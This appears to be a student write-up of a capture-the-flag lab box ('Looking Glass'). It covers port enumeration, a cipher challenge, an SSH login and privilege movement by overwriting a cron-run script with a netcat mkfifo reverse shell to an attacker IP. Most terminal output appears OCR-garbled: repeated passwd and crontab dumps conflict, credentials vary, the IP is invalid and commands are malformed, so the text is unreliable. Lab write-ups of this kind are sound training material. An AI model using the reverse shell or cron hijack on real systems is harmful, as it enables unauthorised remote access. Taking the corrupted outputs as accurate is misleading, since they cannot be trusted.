

# PENTEST 1

# ROOM A

ID	NAME	ROLE
1211100930	Ku Najwa Syauqina Ku Azrin	-

# RECON & ENUMERATION


## Tool used : Nmap

### **Thought Process and Methodology and Attempts:**

Check open ports with Nmap.

OpenSSH running on port 22, with thousands of other open ports. Now I will try connecting to one of them. Once connected, message Lower was returned. I tried connecting to other ports, same message. But I tried going for the highest port, message higher was returned. After a while, I guess that these are the clue for me to get the correct port. So, I keep on trying until I manage to find the right port.

After connecting to the right port, apparently, the output looks like an encrypted message that we have to decode. Using any cipher identifier site copy and paste the output. Click decode.



At the end of the output, it shows us the secret. Enter the secret message. We will get the username and the password.

```
Kali-Linux-2022.2-virtualbox-amd64 [Snapshot 1] [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
File Machine View Input Devices Help
File Actions Edit View Help
Connection to 10.10.2.196 closed.
[ kali@kali: ~ ] ->
[ kali@kali: ~ ] -> ssh test@10.10.2.196 -o StrictHostKeyChecking=no -p 13697
Warning: Permanently added "[10.10.2.196]:13697" (RSA) to the list of known hosts.
You've found the real service.
Solve the challenge to get access to the box
Challenge:
'Medes mgplmz, cvs alv lsmtn awnl
Fos nctx hrd rxtnbm bp bel arul;
Elt uqslm vqslm, vqslm, vqslm
Egt hml qrlf vawew oxztqil'

'Tugnve ml, Jfrfslgvlh, ff woy!
Iou kpu bmxh shai, tst lbal vppa grmjtl!
Bplhr xag Kjnlru lmcu, pud tlnp
Rwl jntmofh Taohxtachxtax!
```

Oi tdr hsw ogzehp jpvvd tc oao:
Eqvy amix ale xpxupqg hwt ol shbhke-
Hw, rfwngl wl fp moi Tbbamxgm,
Pun msxsl lslomz bp bwvyaas,
End pnu svyhgo symbhe wl sushf,
Bqjv sruqzvhu vqslm, vqslm, vqslm
Jshl plmupzgn xhcdogl, xag Bjxkrv dako,
Pud cykdttk e) ba gaxt!

Vnf, xpol wcl, vnh! Hrd awyovka cys alihbkh
Ewf vpxict qseux dine huzdext-acgbj
Al peql pt eitf, ick azmo mtd wlae
Lx ymcx Krebdpxisug cewm.

'Ick lrla xzzy zlamo vpt Gcsulwzrr?
Gch wu vqslm, vqslm, vqslm dwl!
Wl sruqzvhu kazi vqslm! Ttpaqj!
Wl ciskwth me aww jzn!

'tuh untrano, tuh tte zljnza bdrjy
Woh gsg! aoh zkousi zg ale hpsie;
Bp| oqzrc mysl tst losszgdt,
Eee ale xdxr semja dbxxhfe;
Dob vqslm vqslm vqslm vqslm vqslm vqslm
Enter Secret:
jabberwock/FightingGalle(EveningSingle)
Connection to 10.10.2.196 closed.
[ kali@kali: ~ ] ->

## Initial Foothold

### **Thought Process and Methodology and Attempts:**

using ssh on the default port, which is port 22, enter the password and explore what file we have here.

Kali-Linux-2022.2-virtualbox-amd64 [Snapshot 1] [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Actions Edit View Help

jabberwock@looking-glass: ~

```
0$ ztdd bly onzep jwvd tr esoh:
Eqvv amde ale xpuvpxg hwt oj jhbkhe-
Hv rfwmg al fp mol Tfbau xkg,
Puh jwvd llosai bp bwvzaa.

Eno pr io ygho xkbkhe wl sushf,
Bud Nofirhdy, vnuq mg mltu fy mpaxt,
Jhsn pycxkxhcdk, kag bjskr dsoo,
Puf cydkttk e) be gatc

Vnf, xpol Wcl, xnbh Hrd awpxvka cxs alihbh
Ewl vorvict gseux dinx hulxdot-achgb
Al peqj pt elif, icx azmo mtw wlse
Lx ymcx krebquxx cevn.

'Ick lulu whzj zlqmg vpt Qesulzwrr?
Cpgx vu bf elif, ey mthawa dwi!
Vvqf, vqf, vqf, vqf! "Tspaa"!
WL cisktth me spw jzn.

'Adw utasax, kuh tzt zlyxa bdcij
Wob gsgl adn zkusgi zg ale hpe;
Bpx oqbcz myvt ts osszgatz,
Fow ale xdtc semja dbxxxfh,
Mslm qzqz qzqz sanderpoxeudemgdstd
Enter Secret:
jabberwock:FrighteningLittleEveningSingle
Connection to 10.10.2.198 closed.

[kali㉿kali: ~]$ cat /etc/jabberwock/10.2.198
jabberwock:~$ cat /etc/jabberwock/10.2.198's password:
Last login: Tue Jul 26 08:02:40 2022 from 10.10.40.169
jabberwock@looking-glass: ~$ ls -al
drwxrwxrwx 5 jabberwock jabberwock 4096 Jul 26 08:06 .
drwxr-xr-x 8 root      root      4096 Jul 3  2020 ..
lrwxrwxrwx 1 root      root      9 Jul 3  2020 .bash_history -> /dev/null
-rw-r--r--  1 root      root      104 Jul 3  2020 .bash_logout
-rw-r--r--  1 jabberwock jabberwock 3773 Jun 30  2020 .bashrc
-rw-r--r--  2 jabberwock jabberwock 4096 Jun 30  2020 .cache
drwxr-xr-x  3 jabberwock jabberwock 4096 Jun 30  2020 .gnupg
drwxr-xr-x  3 jabberwock jabberwock 4096 Jun 30  2020 .local
-rw-r--r--  1 jabberwock jabberwock 867 Jun 30  2020 .profile
-rw-r--r--  1 jabberwock jabberwock 935 Jun 30  2020 poem.txt
-rw-r--r--  1 jabberwock jabberwock 1024 Jun 30  2020 twbsBrillig.sh
-rw-rwxr-x  1 jabberwock jabberwock 79 Jul 26 08:05 twbsBrillig.sh.bak
-rw-rw-r--  1 jabberwock jabberwock 79 Jul 26 08:06 twbsBrillig.sh
-rw-rw-r--  1 jabberwock jabberwock 38 Jul 3  2020 user.txt
jabberwock@looking-glass: ~$ cat .
```

We can see user.txt is listed and we are asked to find user flag. using cat command to get the user flag. but the flag is in reverse, so we'll need to reverse it.

Kali-Linux-2022.2-virtualbox-amd64 [Snapshot 1] [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

jabberwock@looking-glass: ~

```
Eno px zo vyhoho xyybko wI sushf,  
Bwl. Nru1imjik, xmj1 mlw fY mpxkt,  
Jan1 p(jumpuzgn xncdog: xag bjskvrs dsoo,  
Pud cykdkth e) ba gatz.  
  
Vnf, xptl Wci, xnh1 Hrd mywyvka cys alibhth  
Ez vymyvka vymyvka huydort-achg  
Al peul pt elif, lca azmo mtd nlae  
Lx ymce krebopssx cevm.  
  
'Tek lylia abzr zlbms vot Cesulowrr?  
Cpnt vu bf elif, qy mthewa dwm!  
V jittomfh kazi Gtndwli Ttsppoi'  
Wl ciskvttk me awp Jm.  
  
'Awv utqasnx, tuh tzt zljxxa bdcij  
Wpn g3gl and jfjwvka vymyvka apls;  
Dps vymyvka tzt tsszsd7z;  
Eew ale xtds semja dbxhxfz,  
J0br tivt6r per sidxerpcokueungmdstd  
Efnv vymyvka vymyvka.  
jabberwock:FrighteningGinletEveningSingle  
Connection to 10.10.2.198 closed.  
  
[kali㉿kali:]-~  
└─$ ssh jabberwock@10.10.2.196  
jabberwock@10.10.2.196's password:  
Last login: Wed Jul 26 07:51:06 2023 from 10.10.40.169  
jabberwock@looking-glass: ~ ls -al  
total 52  
drwxr-xr-x 5 jabberwock jabberwock 4096 Jul 26 08:06 .  
drwxr-xr-x 8 root root 4096 Jul 3 2020 ..  
lrwxrwxrwx 1 root root 9 Jul 3 2020 .bash_history → /dev/null  
-rw-r--r-- 1 jabberwock jabberwock 228 Jun 30 2020 .bash_logout  
-rw-r--r-- 1 jabberwock jabberwock 313 Jun 30 2020 .bashrc  
drwxr-xr-x 2 jabberwock jabberwock 4096 Jun 30 2020 .cache  
drwxr-xr-x 3 jabberwock jabberwock 4096 Jun 30 2020 .config  
drwxr-xr-x 3 jabberwock jabberwock 4096 Jun 30 2020 .gnupg  
drwxr-xr-x 3 jabberwock jabberwock 4096 Jun 30 2020 .local  
drwxr-xr-x 3 jabberwock jabberwock 4096 Jun 30 2020 .profile  
-rw-r--r-- 1 jabberwock jabberwock 935 Jun 30 2020 poem.txt  
-rw-rw-r-- 1 jabberwock jabberwock 79 Jul 26 07:51 twbsbrillig.sh  
-rw-rw-r-- 1 jabberwock jabberwock 79 Jul 26 07:51 twbsbrillig.sh.bak  
-rw-r--r-- 1 jabberwock jabberwock 38 Jul 3 08:06 twbsbrillig.sh.bak  
-rw-r--r-- 1 jabberwock jabberwock 38 Jul 3 2020 user.txt  
  
[kali㉿kali:]-~  
└─$ cd /tmp  
└─$ rm -rf 3329e1956cabb6da3fd5d7d9e0173d56[mnt]  
jabberwock@looking-glass: ~ cat user.txt | rev  
|rev{65e71b9e0d75d5146d2baed69119a22}|  
jabberwock@looking-glass: ~
```

Go to passwd file to see available users.

```
File Actions Edit View Help
drex:____ 2 jabberwock jabberwock 1095 Jun 30 2020 .cache
drex:____ 3 jabberwock jabberwock 1095 Jun 30 2020 .gnome
drwxrwxr-x 3 jabberwock jabberwock 4990 Jun 30 2020 .local
-rw-r--r-- 1 jabberwock jabberwock 803 Jun 30 2020 .profile
-rw-r--r-- 1 jabberwock jabberwock 3020 Jul 26 07:51 .xsession.tst
-rw-rw-r-x 1 jabberwock jabberwock 79 Jul 26 07:51 twasBrillig.sh
-rw-rw-r-x 1 jabberwock jabberwock 79 Jul 26 08:05 twasBrillig.sh.bak
-rw-r--r-- 1 jabberwock jabberwock 30 Jul 26 08:06 twasBrillig.sh.old
-rw-r--r-- 1 jabberwock jabberwock 30 Jul 3 2020 user.txt
jabberwock@looking-glass: ~$ cat user.txt
JZ291966cab2643f5d579e001[...]
jabberwock@looking-glass: ~$ cat user.txt | rev
the(s5d511e0ed75d5f14e2bac66119a23)
jabberwock@looking-glass: ~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/false
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/bin/false
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:4:sync:/etc:/usr/sbin/nologin
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lpd:x:7:7:lp:/var/spool/lpd:/bin/false
mail:x:8:8:mail:/var/mail:/bin/false
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
operator:x:11:11:operator:/var/run:/bin/false
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backuppx:34:34:backup:/var/backups:/usr/sbin/nologin
listpx:35:35:listpx:/var/listpx:/usr/sbin/nologin
irc:39:20:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:61:41:Gnats Bug Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:109:6534:6534:nobody:/nonexistent:/usr/sbin/nologin
sysvinit:109:109:sysvinit:/var/run:/bin/false
sysvinit:109:109:sysvinit:/var/run:/bin/false
tryhacker:x:1000:1000:Tryhacker:/home/tryhacker:/bin/bash
jabberwock:x:1001:1001:,:/home/jabberwock:/bin/bash
tweedledum:x:1002:1002:,:/home/tweedledum:/bin/bash
alice:x:1003:1003:,:/home/alice:/bin/bash
humptydumpty:x:1004:1004:,:/home/humptydumpty:/bin/bash
alice:x:1005:1005:Alice,,,:/home/alice:/bin/bash
jabberwock@looking-glass: ~$
```

Type here to search    33°C Partly sunny    4:21 PM    26/7/2022

Using command cat /etc/crontab to see any cron job running. twasBrillig.sh is running as user Tweedledum as server reboot.

```
File Actions Edit View Help
sys:33:sys:/etc:/bin:/sbin/nologin
sync:x:160534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lpd:x:7:7:lp:/var/spool/lpd:/bin/false
mail:x:8:8:mail:/var/mail:/bin/false
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
operator:x:11:11:operator:/var/run:/bin/false
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backuppx:34:34:backup:/var/backups:/usr/sbin/nologin
listpx:35:35:listpx:/var/listpx:/usr/sbin/nologin
irc:39:20:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:61:41:Gnats Bug Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:109:6534:6534:nobody:/nonexistent:/usr/sbin/nologin
sysvinit:109:109:sysvinit:/var/run:/bin/false
sysvinit:109:109:sysvinit:/var/run:/bin/false
tryhacker:x:1000:1000:Tryhacker:/home/tryhacker:/bin/bash
jabberwock:x:1001:1001:,:/home/jabberwock:/bin/bash
tweedledum:x:1002:1002:,:/home/tweedledum:/bin/bash
alice:x:1003:1003:,:/home/alice:/bin/bash
humptydumpty:x:1004:1004:,:/home/humptydumpty:/bin/bash
alice:x:1005:1005:Alice,,,:/home/alice:/bin/bash
jabberwock@looking-glass: ~$ cat /etc/crontab
# /etc/crontab: system-wide cron jobs.
# Unlike any other crontab you don't have to run the 'crontab'
# command to install the new version when you edit this file
# and fill in the entries. These files also have username fields,
# that none of the other crontabs do.


SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/bin:/sbin:/usr/bin

# In the don't want don't user command
17 * * * * root test -d /tmp/run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
23 6 1 * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )

#reboot tweedledum bash /home/jabberwock/twasBrillig.sh
jabberwock@looking-glass: ~$
```

Type here to search    33°C Partly sunny    4:22 PM    26/7/2022

Using sudo command to check what sudo permission we have. And it looks like we don't need password to reboot the box.




```
File Actions Edit View Help
File Machine View Input Devices Help
File Actions Edit View Help
jabberwock@looking-glass: ~
File Actions Edit View Help
newsc:x:19:99news:/var/spool/news:/usr/sbin/nologin
www:x:10:10:www:/var/www:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:40:40:gnats:/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:100:103:systemd Resolvers,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106:syslog:/var/log:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
apt:x:104:65534::/none:/nonexistent:/usr/sbin/nologin
x11:x:105:108:root:/root:/usr/sbin/nologin
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
lamecage:x:108:112::/var/cache/pollinate:/bin/false
polinate:x:109:113::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
tryhacker:x:1000:1000:TryHacker:/home/tryhacker:/bin/bash
johnny:x:1001:1001:Johny:/home/johnny:/bin/bash
tweedledum:x:1002:1002:.,.:/home/tweedledum:/bin/bash
tweedledee:x:1003:1003:.,.:/home/tweedledee:/bin/bash
humptydumpty:x:1004:1004:HumptyDumpty:/home/humptydumpty:/bin/bash
alice:x:1005:1005:Alice,.,.:/home/alice:/bin/bash
jabberwock@looking-glass: $ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike /var/spool/cron/*, you don't have to run the 'crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / & run-parts --report /etc/cron.hourly
25 * * * * root    test -x /usr/sbin/anacron || ( cd / & run-parts --report /etc/cron.daily )
37 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / & run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / & run-parts --report /etc/cron.monthly )

User jabberwock may run the following commands on looking-glass:
(root) NOPASSWD: /bin/reboot
jabberwock@looking-glass: $ [REDACTED]
```

I replace the content of twasBrillig.sh with one from the PentestMonkeys site.



```
File Actions Edit View Help
File Actions Edit View Help
jabberwock@looking-glass: ~
File Actions Edit View Help
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www:x:10:10:www:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:40:40:gnats:/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:100:103:systemd Resolvers,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106:syslog:/var/log:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
apt:x:104:65534::/none:/nonexistent:/usr/sbin/nologin
x11:x:105:108:root:/root:/usr/sbin/nologin
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
lamecage:x:108:112::/var/cache/pollinate:/bin/false
polinate:x:109:113::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
tryhacker:x:1000:1000:TryHacker:/home/tryhacker:/bin/bash
johnny:x:1001:1001:Johny:/home/johnny:/bin/bash
tweedledum:x:1002:1002:.,.:/home/tweedledum:/bin/bash
tweedledee:x:1003:1003:.,.:/home/tweedledee:/bin/bash
humptydumpty:x:1004:1004:HumptyDumpty:/home/humptydumpty:/bin/bash
alice:x:1005:1005:Alice,.,.:/home/alice:/bin/bash
jabberwock@looking-glass: $ cp twasBrillig.sh twasBrillig.sh.bak
jabberwock@looking-glass: $ rm /tmp/f; cat /tmp/f; bin/sh -i 2>&1| nc 10.10.40.1234 443 >/tmp/f*
jabberwock@looking-glass: $ [REDACTED]
```

Start a netcat listener. And reboot the box. After few seconds, the box is connected

Kali-Linux-2022.2-virtualbox-amd64 [Snapshot 1] [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

File Actions Edit View Help

```
gntx@ix-14-1:~$ /usr/lib/gnats/uds/sbin/nologin
nobody:x:65534:65533:nobody::/etc/sbin/nologin
systemd-network:x:100:102:system Network Management, /run/systemd/notify:/usr/sbin/nologin
systemd-timesyncd:x:100:103:systemd timesync daemon:/run/systemd/resolve:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
apt-cacher:x:104:65534:apt-cacher:/var/lib/apt-cacher/nologin
root:x:0:0:root:/root:/bin/bash
uidadd:x:106:110:/run/uidadd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,/var/lib/misc/usr/sbin/nologin
lanscape:x:108:111:/var/www:/bin/false
twisted:109:910:twisted:/var/cache/twinkline/twinkline/false
sshd:x:110:65534:/bin/sshd:/usr/sbin/sshd
tryphackme:x:108000:108000:TryHackMe:/home/tryhackme/.bash
tryphackme:x:108001:108001:tryphackme:/home/tryphackme/.bash
tweedledum:x:1002:1002::/home/tweedledum/.bin/.bash
tweedledee:x:1003:1003::/home/tweedledee/.bin/.bash
huey:x:1004:1004:huey:/home/huey/.bin/.bash
alicec:x:1005:1005:alicec:/home/alicec/.bin/.bash
jabberwocky:1006:1006:jabberwocky:/home/jabberwocky/.bin/.bash

jabberwocky@jabberwocky:~$ cat /etc/crontab
# /etc/crontab: system-wide cron jobs
# (for all users)
# Don't run as root (unless you're root)
# # command to install the new version when you edit this file
# # and files in /etc/cron.d. These files also have username fields,
# # that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin

# # h m dom mon dow user command
# #   * * root    cd / & run-parts --report /etc/cron.hourly
17 6 * * * root    test -x /usr/sbin/anacron || ( cd / & run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / & run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / & run-parts --report /etc/cron.monthly )

Broot tweedledum bash /home/jabberwocky/twasBrillig.sh
jabberwocky@jabberwocky:~$ sudo -l
Matching Defaults entries for jabberwocky on looking-glass:
  env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/snap/bin

Use jabberwocky may run the following command on looking-glass:
  (root) /usr/bin/python3 /tmp/twasBrillig.sh

jabberwocky@jabberwocky:~$ cp twasBrillig.sh twasBrillig.sh.bak
jabberwocky@jabberwocky:~$ echo "rm '/tmp/fmkfifo /tmp/f' | bin/sh -i 2>>/dev/null > /tmp/f" > twas8
jabberwocky@jabberwocky:~$ sudo /bin/rm -f twas8
Connection to 10.10.2.198 closed.

(kali㉿kali)-~
```

We are connected as user Tweedledum.

Kali-Linux-2022.2-virtualbox-amd64 [Snapshot 1] [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

File Actions Edit View Help

```
grants:x:1001:1001:Grants Bug Reporting System (admin):/var/lib/grants:/usr/sbin/nologin
nologin:x:1002:1002:Nologin:/:/usr/sbin/nologin
systemd-network:x:1003:102:system Network Management,systemd:/usr/sbin/nologin
systemd-resolve:x:1001:103:systemd resolve,systemd:/usr/sbin/nologin
syslog:x:1004:104:syslogd:/usr/sbin/nologin
mesg:x:1005:105:mesg:/usr/sbin/nologin
lxkit:x:106:105:lxkit:/var/lib/lxkit/nologin
apt:x:107:106:apt:/var/lib/lxd/nologin
lxkit:x:108:105:lxkit:/var/lib/lxkit/nologin
dnsmasq:x:107:65534:dnsmasq:/var/lib/misc/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape/usr/sbin/nologin
landscape:x:109:65534:landscape:/var/lib/landscape/nologin
sshd:x:110:65534:sshd:/usr/sbin/nologin
tryhacker:x:1080:1000:TryHackMe:/home/tryhacker/bin/bash
jabberwock:x:1001:101:.,:/home/jabberwock:/bin/bash
tweedledum:x:1002:102:tweedledum:/bin/bash
tweedledee:x:1003:103:,:/home/tweedledee:/bin/bash
humptydumpty:x:1004:104:,,:/home/humptydumpty:/bin/bash
alice:x:1005:105:alice:/bin/bash
joker:sk0ll0wing-glass: $ cat /etc/cron.d/joker
# /etc/crontab: system-wide cronfile
# Unless you really know what you're doing, you don't have to run the 'crontab'
# command to install cron jobs; when you edit this file,
# # files in /etc/cron.d. These files also have username fields,
# # that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin

## h dom mon user command
17 *    *    *    *    root    cd / & run-parts --report /etc/cron.hourly
29 6    *    *    *    root    test -x /usr/sbin/anacron || ( cd / & run-parts --report /etc/cron.daily )
47 1    *    *    *    root    test -x /usr/sbin/anacron || ( cd / & run-parts --report /etc/cron.weekly )
52 6    1    *    *    root    test -x /usr/sbin/anacron || ( cd / & run-parts --report /etc/cron.monthly )

Breakout tweedledum bash /home/jabberwock/twasBrillig.sh
